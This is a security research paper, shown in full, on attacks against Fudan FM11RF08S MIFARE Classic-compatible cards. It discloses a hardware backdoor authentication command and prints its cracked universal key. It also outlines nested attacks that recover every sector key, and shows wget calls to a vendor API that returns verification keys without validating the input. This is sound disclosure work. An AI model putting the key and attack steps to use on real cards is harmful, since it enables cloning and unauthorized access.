

MIFARE Classic: exposing the *static encrypted nonce* variant

I've got a bit more, should I throw it in?

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Abstract— MIFARE Classic smart cards, developed and licensed by NXP, are widely used but have been subjected to numerous attacks over the years. Despite the introduction of new versions, these cards have remained vulnerable, even in *card-only* scenarios. In 2020, the FM11RF08S, a new variant of MIFARE Classic, was released by the leading Chinese manufacturer of unlicensed “MIFARE compatible” chips. This variant features specific countermeasures designed to thwart all known card-only attacks and is gradually gaining market share worldwide. In this paper, we present several attacks and unexpected findings regarding the FM11RF08S. Through empirical research, we discovered a hardware backdoor and successfully cracked its key. This backdoor enables any entity with knowledge of it to compromise all user-defined keys on these cards without prior knowledge, simply by accessing the card for a few minutes. Additionally, our investigation into older cards uncovered another hardware backdoor key that was common to several manufacturers.

I. INTRODUCTION

By 2024, we all know MIFARE Classic is badly broken. [1]–[11] But the card remains very popular due to a certain level of business legacy and inertia, as migrating infrastructures remains costly.

In this paper, we will focus exclusively on the so-called *card-only* attacks, i.e. attacks that can be performed directly on a card alone, the goal being to recover the card data and keys and to be able to clone it or to emulate it.

Around 2020, a new card emerged withstanding all known card-only attacks and featuring a countermeasure dubbed by the community as “static encrypted nonce”.

A. Paper overview

Firstly, in Section II, a short overview of the proprietary encryption algorithm and authentication protocol created by NXP Semiconductors, called CRYPTO-1, is presented. In Section III, we recap briefly the known *card-only* attacks on MIFARE Classic. The *static nested* attack is one of them but has never been documented so far. We hence spend a bit more time

on it, to give the developers credit and because we are deriving new attacks from it. Then we present in Section IV the infamous card and its countermeasure. We immediately present a new attack that works only on specific conditions in Section V. In Section VI, we explain how some light fuzzing exposed an unexpected command, protected by a key. To ease the reading, we will just refer to it as *the backdoor*. We then use our first attack in Section VII to break this backdoor key and explore the extend of our findings. Based on this knowledge, we devise a new attack in Section VIII to break all the card keys, without any condition. In some configuration, it can take up to 3-4h to dump the whole card. We then reverse partially an internal nonce generation mechanism in Section IX. In Section X, we show how this partial reverse allows us to optimize the second attack, which becomes 5-6 times faster. We show how to combine aforementioned attacks in Section XI. In Section XII, we explain how these attacks could be done instantaneously if in position of a supply chain attack. Then, in Section XIV, we look at older generations of this card and find a similar backdoor protected with another key. In Section XV, we adapt an existing attack to break the second key. We describe in Section XVI how this knowledge could accelerate known attacks on these older cards. Finally, we document in Section XVIII how the same backdoor has affected other manufacturers as well.

B. Methodology

The followed methodology is more instinctive than formal but lies on some key points.

- Search hard for existing information, on forums, datasheets,... and every time a new keyword appears, search again and see where it leads to ;
- Test, challenge assumptions, make new hypotheses and challenge them with more tests ;
- Keep a prioritized list of all unanswered questions or ideas of leads. Complete the list whenever a new unknown appears unless you can explore it immediately. When a topic is explored, go back to the list for the next hot lead ;
- Don't limit yourself to your end goal, explore side quests as well. Who knows, some nice surprises can happen ;
- Stare at zeros and ones and until you see patterns...

Besides pure observations and results, the paper tries to illustrate this approach and shows how events led to the next steps.

Unsurprisingly, all experiments were conducted with a Proxmark3 and we contributed our analysis and attack tools to the Proxmark3 repository [12]. As it is constantly evolving, note that this paper refers to the repository as it was at commit 27d5f2dbf268ffa43f3c9d38fcc84323adf85b59.

II. CRYPTO-1 PROTOCOL

A. A very quick introduction

If you are not familiar with the MIFARE Classic memory map, its sectors, trailer blocks, keys and access rights, please refer to one of its old datasheets [13]. For a complete description of the CRYPTO-1 cipher and protocol, please refer to the excellent [7] and [8].

The reader can find a more programmatic view of the protocol in Annex A.

According to ISO14443, bits are actually transmitted least significant bit first but in this paper, as in the literature, numbers are written the usual way, most significant bit first.

As we only care about card-only attacks, only the very first steps of the protocol matter to us:

- One sends an *Authenticate* command 6***+CRC: 60 to authenticate with *keyA*, 61 to authenticate with *keyB*, followed by a byte indicating the target block, and the 2-byte CRC according to ISO14443-A ;
- The card returns a 4-byte random nonce n_T .

If it is a nested authentication, i.e. we already authenticated to the card with a known key and we want to initiate a new authentication within the established encrypted channel, the protocol is identical besides the following changes:

- The command is sent encrypted with the current CRYPTO-1 keystream, as any other command after a successful authentication ;
- The card nonce is returned encrypted, *but with the new key!*

What is not depicted yet is the handling of the parity bits. During ISO14443-A transmissions, each byte is followed by an odd parity bit (so the total of ones in these 9 bits is always odd). But data encrypted with CRYPTO-1 is transmitted differently: the parity bits are computed on the plaintext data and then encrypted *by reusing the next bit of the keystream* (that will be used to encrypt the least significant bit of the next byte).

Typically, Proxmark3 protocol traces depict parity errors with the symbol “!” when the real parity of the transmitted byte does not match the transmitted parity bit, as seen in the Annex examples.

B. CRYPTO1 intrinsic vulnerabilities

We just highlighted a few ones in the previous section:

- Nested nonce n_T is encrypted with the new key, potentially leaking info about the key ;
- Parity bits are applied on the plaintext data, potentially leaking info about the plaintext ;
- Parity bits are encrypted with reused keystream bits, yet another potential source of leak.

Moreover, we did not detail the CRYPTO1 cipher itself, but its internal state can be reconstructed from the keystream, and therefore can be rolled back, up to the key, in a pretty efficient way.

C. CRYPTO1 common implementation vulnerabilities

The previous section described vulnerabilities that cannot be patched by a card without breaking compatibility.

But a few more vulnerabilities were discovered in card implementations, sometimes patched by later generations of cards.

- The 32-bit nonce n_T is very often generated by using the existing 16-bit LFSR required in the protocol, as PRNG. Knowing half of the nonce, we can reconstruct the other half ;
- When such PRNG is clocked continuously over a rather short sequence, it repeats itself about every 0.6 s, therefore a nonce can be predicted or replayed, e.g. in a nested authentication, based on a previous nonce ;
- The seed initializing the 16-bit LFSR can be static, in which case even the first nonce can be controlled and replayed. Depending on the card, a full power-cycle might be required between attempts ;
- Some cards send a 4-bit encrypted NACK in return to a wrong reader challenge response if its 8 encrypted parity bits appear to be correct, so with a probability of $\frac{1}{256}$. Some cards even always reply with a NACK. Receiving an encrypted NACK reveals 4 bits of keystream ;

III. KNOWN CARD-ONLY ATTACKS

A. Darkside Attack

The attack described in [9] makes use of two implementation bugs described previously: the leak of NACKs and the possibility to get the initial nonce repeating itself.

It allows to break a first key even if no key is known yet. Because it is rather slow, once a first key is found, the nested authentication attack (described hereafter) is preferred to break all the other keys.

B. Nested Authentication Attack

The attack described in [8] requires to know a first key. This allows to trigger the nested authentication protocol and to receive an encrypted nonce. Again, it requires the card to feature

some implementation bugs: the nonce must be predictable so guesses can be made on the nested n_T . The first three parity bits of the encrypted nonce reuse some keystream bits used to encrypt the nonce itself, so guesses can be filtered to keep the compatible ones. By repeating the attack 2 or 3 times, enough keystream information is recovered to break the key.

C. Hardnested Attack

To deter the darkside and nested attacks, some cards such as the MIFARE Classic EV1 generate a truly random 32-bit n_T , so not based on the 16-bit LFSR output. And, of course, the NACK leak bug got fixed too.

An attack [11] solely based on the parity bits leak (which is an intrinsic vulnerability of the protocol) got published in 2015. The *hardnested* attack is a *nested* attack on *hardened* cards, so it requires a first known key. It works on random nonces and requires about 1200 of them.

D. Static Nested Attack

Some cards appear to have a static initial nonce, a static nested nonce, and no NACK leak bug. Still, the distance between these nonces was found to be constant, so the nested nonce can be predicted.

A first implementation was proposed in 2020 in the Proxmark3 repo, by Iceman himself [14], based on @xtigmh and @uzlonewolf¹ solutions.

The problem is that to apply the nested attack, we need more than once nonce, else the attack is really slow: some tens of thousand candidates must be tested with the card, for each nonce guess).

The trick found by DXL in 2022 [15] is to do a second attempt, but now with the following sequence:

- an authentication with the known key ;
- then a nested authentication *on the same sector, with the same known key* (that will succeed) ;
- and finally the nested authentication attempt on the target sector.

This gives a second different nested nonce and the key can be computed offline. A *staticnested* standalone tool is available as well in the Proxmark repo [12], recovering the key based on two plaintext nested n_T and the corresponding keystreams.

IV. INTRODUCING FM11RF08S

A. Static Encrypted Nonce Cards

We already spoiled the chip reference we are interested into, but things were not as immediate.

In 2020, we got a couple of samples of a card with some specificities such that all the existing card-only attacks were failing. At that time, we did not look at them seriously. Prob-

ably some tuning to do on existing attacks, but it was not a priority.

Circa 2022, the hacking community started looking seriously at it and the countermeasure was understood and referred as “static encrypted nonces”. It slowly became a quite recurrent topic on the RFID hacking Discord [16] (> 350 mentions so far) as these cards become more and more common.

The countermeasures are the following:

- No NACK bug, so no darkside attack possible ;
- The encrypted nested $\{n_T\}$ is *static* and unrelated to the first n_T . The static nested attack requires to be able to predict n_T so it is not applicable here. The hardnested attack requires to get many random $\{n_T\}$, so it’s a no go as well.

A detection was even integrated into the Proxmark3 client, as shown in Listing 1.

```
[usb] pm3 --> hf mf info
[=] --- Fingerprint
[+] FUDAN based card
[=] --- PRNG Information
[+] Prng..... weak
[+] Static enc nonce..... yes
```

Listing 1: Partial output of `hf mf info` Proxmark3 command

These cards are referred on [16] as “0390”, “0490”, “FM11RF08 v3” etc. and are known to be from Shanghai Fudan Microelectronics. “0390” and “0490” refer to the first and last byte of the manufacturer data located in the card block 0. A variant “1090” is mentioned as a 7-byte UID version. We don’t have any sample, but Anton Savelev was very helpful run a few tests on a couple of samples for us and should be warmly thanked for that.

Shanghai Fudan Microelectronics is a prominent Chinese semiconductor company known for producing contactless smart card chips, including the FM11RF08, which is seen as a “compatible alternative” to the NXP MIFARE Classic 1K chip.

Fudan has a very long history in the domain, as a patent application from 2001 [17] appears to describe the CRYPTO-1 protocol, years before getting publicly reverse-engineered in 2008 [6]. Unfortunately, we did not find any patent about the countermeasure of the new cards.

By end of 2023, Augusto Zanellato suggested that the card could be a FM11RF08S, but at that time, the suggestion did not bring much attention.

B. Looking at FM11RF08S Datasheet

The FM11RF08S datasheet [18] mentions indeed a countermeasure: the “S” added to the chip reference stands for “安全提升版本” which translates to “Security improved version” and the security features list mentions a feature that can be

¹Github handles

translated to “Compared with the old version of the chip, the anti-cracking ability is improved”.

Another document with the exact same title [19] describes a 7-byte UID version of the FM11RF08S.

A page of Fudan website [20] mentions the countermeasure in English: “Compared with the old version chip RF08, RF08S’s security and anti-crack ability have been enhanced by fixing the weak points in the realization of the algorithm without losing of the functional compatibility.”

This sounds indeed quite promising.

C. Getting Samples... and an APK

As we can’t identify our 2020 samples so far, the best move is to order a few FM11RF08S (on a famous Chinese online marketplace starting with “A”). We wanted to be sure we would get the FM11RF08S and not the older FM11RF08, so we asked some guarantees to the vendor. To our surprise, the vendor mentioned a Fudan Android application (not available on the Play store) that could validate the tags. Searching for the APK, we found an “Original Verification of FM11RF08/08S” web page [21] featuring a QR Code to download it [22]. Once installed, the application is soberly titled “NFC Label Tools”.

Once installed, the application identifies our 2020 samples as two genuine FM11RF08S chips! Investigations could start before getting our order.

Original verification **FM11RF08**

Figure 1: *NFC Label Tools* identifying a FM11RF08 card.

Original verification **FM11RF08S**

Figure 2: *NFC Label Tools* identifying a FM11RF08S card.

D. FM11RF08S Simple and Advanced Verification Methods

Let us dig for a while on the application as it seems to feature interesting genuine card authentication mechanisms, similar to what NXP calls *originality check*. One is called *simple verification method* and the other one *advanced verification method*.

1) Simple Verification Method:

The 8-byte manufacturer data of FM11RF08 and FM11RF08S located in block 0 contains 6 random-looking bytes forming a kind of cryptographic signature (maybe a partial HMAC?) over (part of) the other block 0 bytes. An example is given in Listing 2, taken among the new cards we ordered. According to the two other manufacturer bytes, the following card revision is unofficially nicknamed “0490”.

```
1C 4C 75 63 46 08 04 00 04 75 DE 7A FD 3B 88 90
                                04 \_ signature \_/ 90
\_____/ \ \ \ \_/ \_____/
      UID      BC SAK ATQA      Manufacturer data
```

Listing 2: FM11RF08S block 0 example

So far, we have seen FM11RF08S samples “0390”, “0490” and “1090”, and FM11RF08 samples “011D”, “021D” and “031D” and both references can be verified by the simple verification method. The APK seems to indicate also the existence of FM11RF08 cards with a block 0 ending in “91” and “98”.

The older Fudan cards with manufacturer data 6263646566676869 – and no signature – cannot be verified, obviously.

If the card block 0 can be read, the simple verification method can be done directly online on the previously mentioned web page [21], or via the Android application. The application is using a slightly different API than the online form and the method can be reproduced as shown in Listing 3.

```
wget -q --header="Content-Type: application/text; charset=utf-8" --
--post-data "1C4C7563460804000475DE7AFD3B8890" -0 -
https://rfid.fm-uivs.com/nfcTools/api/M1KeyRest | json_pp
=>
{
  "code" : 0,
  "data" : null,
  "message" : "success"
}
```

Listing 3: simple verification method API

2) Advanced Verification Method:

This method is only supported by the latest FM11RF08S chip and can only be done via the Android application, not the online form.

Sniffing the Application with a Proxmark3 reveals that it performs a CRYPTO-1 authentication to an unknown block 128 (while a 1k card has only 64 blocks) with an unknown keyA². No read access is performed and the simple fact that the authentication succeeds validates the advanced verification method.

Even if the card is protected against card-only attacks, CRYPTO-1 remains trivial to break based on a trace between a card and a reader aware of the correct key, so we could recover it easily. The key is different for each card and sniffing the network operations of the application reveals another API shown in Listing 4 where the block 128 keyA of a specific card is simply returned upon submission of its block 0.

²This provides a quick way to detect a FM11RF08S: check if it replies with a nonce to command 6080 but not to 607F.

```
wget -q --header="Content-Type: application/text; charset=utf-8" \
--post-data "1C4C7563460804000475DE7AFD3B8890" -O - \
https://rfid.fm-uivs.com/nfcTools/api/getKeyA | json_pp
⇒
{
  "code" : 0,
  "data" : "0543C7A1F992",
  "message" : "success"
}
```

Listing 4: advanced verification method API

Surprisingly, the API returns a key without any validation of the submitted block 0, as seen in Listing 5. This allows for some tests and we can observe that the returned keyA depends only on the first 9 bytes of block 0.

```
wget -q --header="Content-Type: application/text; charset=utf-8" \
--post-data "00000000000000000000000000000000" -O - \
https://rfid.fm-uivs.com/nfcTools/api/getKeyA | json_pp
⇒
{
  "code" : 0,
  "data" : "EDCA04F1D3EC",
  "message" : "success"
}
```

Listing 5: advanced verification method API with invalid data

Both verification methods using only static data, of course, a clone is still possible, similarly to the NXP originality check feature. But at industrial scale, a clone manufacturer cannot produce them massively without having access to many genuine tags and cloning them 1-to-1. Moreover the Fudan API may return an error code -11 = “Too Many Requests” at some point, according to the application.

We test this new authentication key and observe it can be used against blocks 128 to 135 on the “0390” samples from 2020. They share the same content, displayed in Listing 6.

```
128 | A5 5A 3C C3 3C F0 00 00 00 00 00 00 00 04 08 88
129 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
130 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
131 | 00 00 00 00 00 00 70 F7 88 0F 00 00 00 00 00 00
132 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
133 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
134 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
135 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

Listing 6: older FM11RF08S blocks 128 – 135

The newly acquired “0390” and “0490” cards and the “1090” ones behave differently from the old “0390”. Only the trailer block 131 and the what-could-be-a-trailer-block-but-is-empty block 135 can be read, as shown in Listing 7.

```
131 | 00 00 00 00 00 00 00 F0 FF 0F 00 00 00 00 00 00
135 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

Listing 7: newer FM11RF08S blocks 128 – 135 (attempt)

Let us compare the access rights. They are interpreted for the “0390” 2020 samples in Table 1.

	Access Rights
128	read AB; write B
129	read AB; write B
130	read AB; write B
131	read ACCESS by AB

Table 1: older FM11RF08S block 128 access rights = 70F788

While for the “0390” and “0490” 2024 samples and the “1090”, we get the access rights described in Table 2.

	Access Rights
128	none
129	none
130	none
131	read ACCESS by AB

Table 2: newer FM11RF08S block 128 access rights = 00F0FF

We will go back to these non-readable blocks in Section VIII...

We did not find other hidden blocks.

E. CRYPTO-1 Implementation Specificities

The F11RF08S has the following implementation specificities. Some were already mentioned in Section IV.A.

- All nonces, initial and nested, are generated by the 16-bit LFSR PRNG ;
- No NACK bug ;
- The initial n_T is not static but quite repeatable ;
- The encrypted nested $\{n_T\}$ is *static* and unrelated to the first n_T .

Let’s detail the last two statements.

1) Initial n_T Specificities:

Figure 3 shows that over 500 collected nonces, they are all concentrated on a very few consecutive 16-bit LFSR outputs among the $2^{16} - 1$ possible ones. This is typical of older cards and occasionally may be wrongly detected as *static nonce* by the Proxmark3 if by chance consecutive tests led to the same n_T value.




Figure 3: Initial n_T observed across 500 authentication attempts with a FM11RF08S

It is due to the fact that the LFSR is initialized with a constant value, then is clocked constantly as soon as the card is powered and operational. Therefore the initial n_T value depends on the timing of the authentication request since the card is powered on.

When several *initial* authentications are done without interrupting the RF field, one must also take into account that the LFSR is not clocked during the authentications themselves, because the card needs the LFSR circuitry to compute the $\text{suc}^{64}(n_T)$ and $\text{suc}^{96}(n_T)$ functions required by the CRYPTO-1 protocol (cf Annex A.1). Note that some cards seem to deviate from this n_T prediction and need more investigation.

F. Nested n_T Specificities

Community discussions on [16] reported that the static encrypted nonce depends somehow on the card UID, the sector and the user key itself – but not the key type, so if $\text{keyA} == \text{keyB}$ for a given sector, encrypted nonces will be equal too.

So by looking at $\text{keyA} \{n_T\}$ and $\text{keyB} \{n_T\}$, we can tell if $\text{keyA} == \text{keyB}$ or not.

To be clear, of course, $\{n_T\}$ depends on the key, but n_T too!

One lead to find an attack on this card is to understand how n_T is generated exactly, and to see if it's somehow predictable.

Section IX will give some more insights, but this is not the lead we followed at first.

For our analysis needs, we implemented a tool in the Proxmark3[12] to test various nested authentication scenarios, cf Annex A.3 for usage and example.

V. REUSED KEYS NESTED ATTACK

How to get more nonces if n_T is static?

We said n_T depends on the UID and the sector (and the key). If we assume a key is reused on another tag (another UID) or

another sector of the same tag, we will get another n_T for the same key!

Attack conditions:

- Know a first key, to be able to activate the nested authentication protocol ;
- The card must reuse some keys across several sectors. Or several cards of an infrastructure share the same key.

The attack is a bit similar to the static nested attack, but we have no idea of the nested n_T plaintext, so we have to consider all the $65535 n_T^*$ candidates.

Our strategy will consist into finding all possible key candidates for one reference sector, and checking on-the-fly if they are compatible with any other sector we want to compare with. This is more limited than looking for common keys across all sectors at once, but it does not require any large memory, while the second option requires about 3 Gb times the number of sectors.

- Collect UID_i , nested encrypted nonces $\{n_T\}_i$ of several sectors, possibly across different cards, and their 4-bit encrypted parity $\{p_{n_T}\}_i$;
- For each targeted sector, generate all $2^{16} - 1$ possible outputs of the 16-bit LFSR as candidates $n_{T_i}^*$;
- For each $n_{T_i}^*$, compute keystream $\text{ks}_{0_i}^* = \{n_T\}_i \oplus n_{T_i}^*$;
- Given $\text{ks}_{0_i}^*$, decrypt the first 3 parity bits from $\{p_{n_T}\}_i$;
- Check if they match the first 3 parity bits of $n_{T_i}^*$;
- After this filtering, $2^{16-3} = 8192$ candidates remain. Store them as $(n_{T_i}^*, \text{ks}_{0_i}^*)_i$ tuples ;
- Split these candidates over several threads for the next steps ;
- In each thread, consider first UID_0 , $\{n_T\}_0$ and $\{p_{n_T}\}_0$ as the reference sector to compare with, and its share of $(n_{T_i}^*, \text{ks}_{0_i}^*)_0$;
- For each $(n_{T_i}^*, \text{ks}_{0_i}^*)_0$, generate 2^{16} possible keys by recovering and rolling back the CRYPTO-1 48-bit LFSR ;
- Test these keys against the other sectors $\{n_T\}_i$ with their corresponding UID_i :
 - ▶ Decrypt $\{n_T\}_i \Rightarrow n_{T_i}^*$;
 - ▶ Check if $n_{T_i}^*$ is a valid 16-bit LFSR output ;
 - ▶ Check if $n_{T_i}^*$ is part of the 8192 candidates for that sector ;
 - ▶ Generate next keystream word $\text{ks}_{1_i}^*$ to decrypt $\{p_{n_T}\}_i$ and check the last parity bit ;
 - ▶ Do the same for the reference sector: generate next keystream word $\text{ks}_{0_i}^*$ to decrypt $\{p_{n_T}\}_0$ and check the last parity bit. This could have been done earlier but it is more efficient to postpone it ;

At the end, for each sector, we get a few hundreds key candidates compatible with the reference sector.

We can then check if there is a common key across at least two different sectors besides the reference one. When it happens, we found the unique key for the reference sector and these sectors.

On our laptop, it takes less than 2 min to compare two or three sectors, and about 12 min to compare 16 sectors. Your mileage may vary, but it gives a rough idea. Note that if a key is reused across sectors, it's probably across nearby sectors, so it is probably not worth comparing with all sectors at once.

We implemented the attack in the Proxmark3[12], cf Annex A.5 for usage and example.

If no common key was found, maybe there is still a common key between the reference sector and one single sector. But this requires to test the hundreds of keys on the reference sector card.

This attack can only break reused keys, across sectors or across cards. The remaining keys are left undefeated.

The zeitgeist of RFID research is manifest: just a couple of weeks after the initial submission of this paper to a conference, Nathan Nye shared on the RFID hacking Discord [16] the same idea of collecting several n_T from keys reused across sectors, along with proof-of-concept code. We acknowledge and salute Nathan's effort and contribution to the community.

VI. DISCOVERING A BACKDOOR

Not very satisfied with the limitations of our first attack, and following our proven methodology (cf Section I.B), we decided to do a lightweight fuzzing of the command set.

All numbers expressed here are hexadecimal.

In principle, when powered, the card should only react to the initial 7-bit commands REQA (26) and WUPA (52). Which is the case. Then only the anticollision select (93). Finally, before authentication, only the authentication commands with keyA and keyB should be accepted (60** and 61**) as well as the HLTA (5000). We try all command values with a parameter byte "00": **00 and we observe the card replies:

- always NACK (4) except for
- 5*00 → the card halts
- 6*00 → the card returns a nonce
- f*00 → the card halts

The card probably reacts to all 5*00 as being a HLTA. For the f*00, it looks like the effect is similar to a HLTA too. Even extending the f*00 command up to 40 bytes did not lead to any result.

The interesting one is the 6*00, which means we get a nonce for all 6000 to 6f00 commands, and not just to 6000 and 6100.

We decide to test them on a card with known keys. We setup different keyA and keyB and observe the static encrypted nonces. When performing a nested authentication with the known key, we get:

- 6000, 6200, 6800, 6a00 → $\{n_T\} = 4e506c9c$, success
- 6100, 6300, 6900, 6b00 → $\{n_T\} = 7bfc7a5b$, success
- 6400, 6600, 6c00, 6e00 → $\{n_T\} = 65aaa443$, fail
- 6500, 6700, 6d00, 6f00 → $\{n_T\} = 55062952$, fail

And if we change keyA, nonce for 6000, 6200, 6800, 6a00 get another value but 6400, 6600, 6c00, 6e00 also get another nonce.

Different nonces and authentication failures... It looks like we need another key... We did not show it but when keyA == keyB, we only get one nonce for the first 2 sets and one nonce for the last two. This seems to indicate the mysterious key is the same for both sets.

The different command bytes for authentication seem to be parsed as a bitfield, as shown in Listing 8.

```

7 6 5 4 3 2 1 0
0 1 1 0
| | | + 0=A 1=B
| | + ignored?
| + 0=A/B keys 1=backdoor key
+ ignored?

```

Listing 8: Authentication command 6x seen as a bitfield

VII. BREAKING FM11RF08S BACKDOOR KEY

Let's go one step further and assume the mysterious key is the same for several, maybe even all sectors. We can test it quite easily as we have a new attack in Section V exactly for this hypothesis. Indeed, two minutes later, a key appears. See Annex A.5.3 for details. Quick tests show immediately that the key works for all sectors of the card, no matter keyA and keyB values, but also for all the FM11RF08S samples we could test! **FM11RF08S "0390"**, **"0490"** and **FM11RF08S-7B "1090"** variant share the same backdoor key.

Let's take a breath.

Apparently, all FM11RF08S implement a backdoor authentication command with a unique key for the entire production. And we broke it.

A396EFA4E24F

Listing 9: FM11RF08S universal backdoor key

Tests show that once authenticated, we can read all user blocks, even if the trailer block access rights indicate that data blocks are not readable. We can read the trailer blocks as well, but keyA and keyB values are masked.

For example, now we can dump in Listing 10 the unreadable blocks mentioned in Section IV.D.2.

```

128 | A5 5A 3C C3 3C F0 00 00 00 00 00 00 04 08 88
129 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
130 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
131 | 00 00 00 00 00 00 00 F0 FF 0F 00 00 00 00 00
132 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
133 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
134 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
135 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

```

Listing 10: newer FM11RF08S blocks 128 – 135

They reveal the exact same content as for the older “0390” from 2020, besides block 131 access rights, which we already knew.

The FM11RF08S-7B samples have a different content in block 128, as shown in Listing 11.

```

UID: 1D5FA23A000003
128 | A5 5A 3C C3 2D F0 00 00 00 00 03 37 71 04 08 88

```

```

UID: 1D7CDE72000003
128 | A5 5A 3C C3 2D F0 00 00 00 00 03 68 39 04 08 88

```

Listing 11: FM11RF08S-7B block 128 samples

So far, we did not find a way to use the backdoor key to write in blocks.

Also, we did not find differences between commands of a same group. But this could deserve deeper tests.

VIII. BACKDOORED NESTED ATTACK

A few more tests later, we realize that the plaintext n_T is actually the same for the 60**,... and 64**,... groups of authentication commands. The $\{n_T\}$ shown previously are different but it’s actually the same n_T encrypted with two different keys. And the same holds for the 61**,... and 65**,... groups.

So, we can, for example

- Initiate an authentication against block 08 with the backdoor command 6408 ;
- Decrypt $\{n_T\}_{6408}$ into $n_{T_{6408}} \equiv n_{T_{6008}}$;
- Attack its keyA based on $ks_{0_{6008}} = n_{T_{6008}} \oplus \{n_T\}_{6008}$.

The attack is similar to the static nested attack described in Section III.D before the second authentication trick and requires to test a few tens of thousand key candidates on the card, which can take 3-4 minutes to break a single key.

As for the first attack of Section V, after the 48-bit LFSR is recovered and rolled back, we can decrypt the parity bits and check the last parity bit, to reduce roughly by half the number of key candidates to test. This is of less importance for the optimized static nested attack but this helps a lot here.

We implemented the attack in the Proxmark3[12], cf Annex A.6 for usage and example.

We can now break all the keys of any FM11RF08S with a type of non-optimized static nested attack, even if all keys are diversified, as we already know one key... And we don’t need the existence of reused keys anymore.

By the way, besides the *advanced verification* keyA of block 128, we can break its keyB, which is also diversified. But strangely its first two bytes are always 0000, on all our samples. When breaking this specific key, we can filter key candidates on this criteria and break the key instantaneously. Why – and what this key could be used for – remains a mystery so far.

Someone could also emulate a FM11RF08S including the keyA without ever querying the Fudan API for keyA, by recovering the keyA via this attack.

On the 2020 cards, according to their access rights displayed in Table 1, it seems we should be able to write to these blocks when authenticated with the recovered keyB. But tests show that if the write command seems properly accepted and acknowledged by the card, actually the content was not updated.

IX. REVERSING NESTED NONCE GENERATION

We were supposed to be done with this second attack, but by curiosity, we decided to have a look at the static encrypted nonces n_T generation itself, shortly mentioned in Section IV.F.

First of all, we tested and confirmed the possible dependencies and non-dependencies of n_T .

n_T is not dependent of

- the number of previous nested authentications (cf static nested attack trick of Section III.D) ;
- the block number within the same sector ;
- the previous authentication n_R, n_T , sector ;
- the key presented to the card ;
- any other activity before current authentication: nested auth on another sector, with another key, read,... ;
- the value of the other sector key (e.g. keyB if authenticating with keyA) ;
- the access rights ;
- the key type: A vs. B.

But n_T depends on

- the configured key for the current authentication ;
- the sector number (even if same key) ;
- the card.

The dependency to the card could be to any value such as

- the UID ;
- the block 0 or the 8-byte manufacturer data or the 6-byte “signature”, cf Section IV.D.1 ;
- the block 128 keyA, cf Section IV.D.2 ;
- the block 128 keyB, cf end of Section VIII ;
- any other personalized value accessible but not yet discovered ;
- a random seed unique to the card and inaccessible.

In the last case, it could even be one random seed per sector, which would mean there is no relationship to the sector number to be found.

To analyze the dependency to the key, we wrote some Python script for the Proxmark3 to configure different keys, always on the same sector, then collect and decrypt the corresponding $\{n_T\}$. The script implements memoization to avoid the same queries over and over while trying different data representations and analyses.

Some decisive steps of the analysis are reproduced in Annex Section A.11. The result is a Python function, provided in the Annex Listing 21, able to mutate a nonce associated to a first key into the nonce of any other key. The relationship is a bit too complex to express the Python code algebraically, but it involves two kinds of 4-bit sbox used in an alternating pattern, to apply differences on the LFSR state at different times for each nibble of the keys.

Some might find a cleaner way to express the impact of the key to the generated n_T .

We also searched some relationship with the sector number but we could not find any pattern and inter-sector differences were all specific to each card.

X. FASTER BACKDOORED NESTED ATTACK

Our n_T generation analysis gave limited results, but they can already provide two optimizations to the backdoored nested attack described in Section VIII.

- We can target both keyA and keyB of a given sector, assuming they are different (which can be checked by comparing $\{n_{T_A}\}$ and $\{n_{T_B}\}$);
- We use the backdoor with commands 64** and 65** to decrypt their n_{T_A} and n_{T_B} ;
- We get a few ten thousand key candidates for keyA and same for keyB;
- We search couples of keyA/keyB satisfying the relationship of Listing 21 between their nonces.

To do so, rather than rolling the LFSRs back and forth, we actually rewind the nonces with their key candidates and look for a common ancestor across A and B.

This new filtering allows to reduce the number of candidates to about 35% of the original size. This allows the online brute-force attack with the card to be almost 3 times faster.

We implemented the attack in the Proxmark3[12], cf Annex A.7 for usage and example.

But once we found the actual keyA, assuming we cannot read directly keyB with keyA (which depends on the actual access rights), we can directly find the right keyB among the key candidates by using the relationship once again.

We implemented the attack in the Proxmark3[12], cf Annex A.8 for usage and example.

So our partial reversing has enabled a potential optimization of the attack speed by a factor 6.

Another straightforward optimization is to first generate all the key candidates, filter them, then look at keys present in several candidate lists and start by testing these shortlisted candidates.

XI. FULL CARD RECOVERY

To recap, the strategy to break all keys of a FM11RF08S is the following one.

- Collect the needed nonces for all sectors, keyA and keyB;
 - Use the backdoor in a first authentication then a nested authentication to collect and decrypt their n_{T_A} and n_{T_B} ;
 - Use the backdoor in a first authentication then the target key types in a nested authentication, to collect $\{n_{T_A}\}$ and $\{n_{T_B}\}$ and the corresponding parity errors;
- For each sector
 - If $n_{T_A} \neq n_{T_B}$, run `staticnested_1nt` from Annex A.6 on each key, then `staticnested_2x1nt_rf08s` from Annex A.7 on both candidate lists to reduce them;
 - Else run `staticnested_1nt` on one of them;
- Look for common keys across sectors candidate lists. If any, test them first;
- When a key is found in a sector and nonces are different, use `staticnested_2x1nt_rf08s_1key` from Annex A.8 to find the other key and test returned candidate(s).

We implemented a script applying this strategy in the Proxmark3[12], cf Annex A.9 for usage and examples.

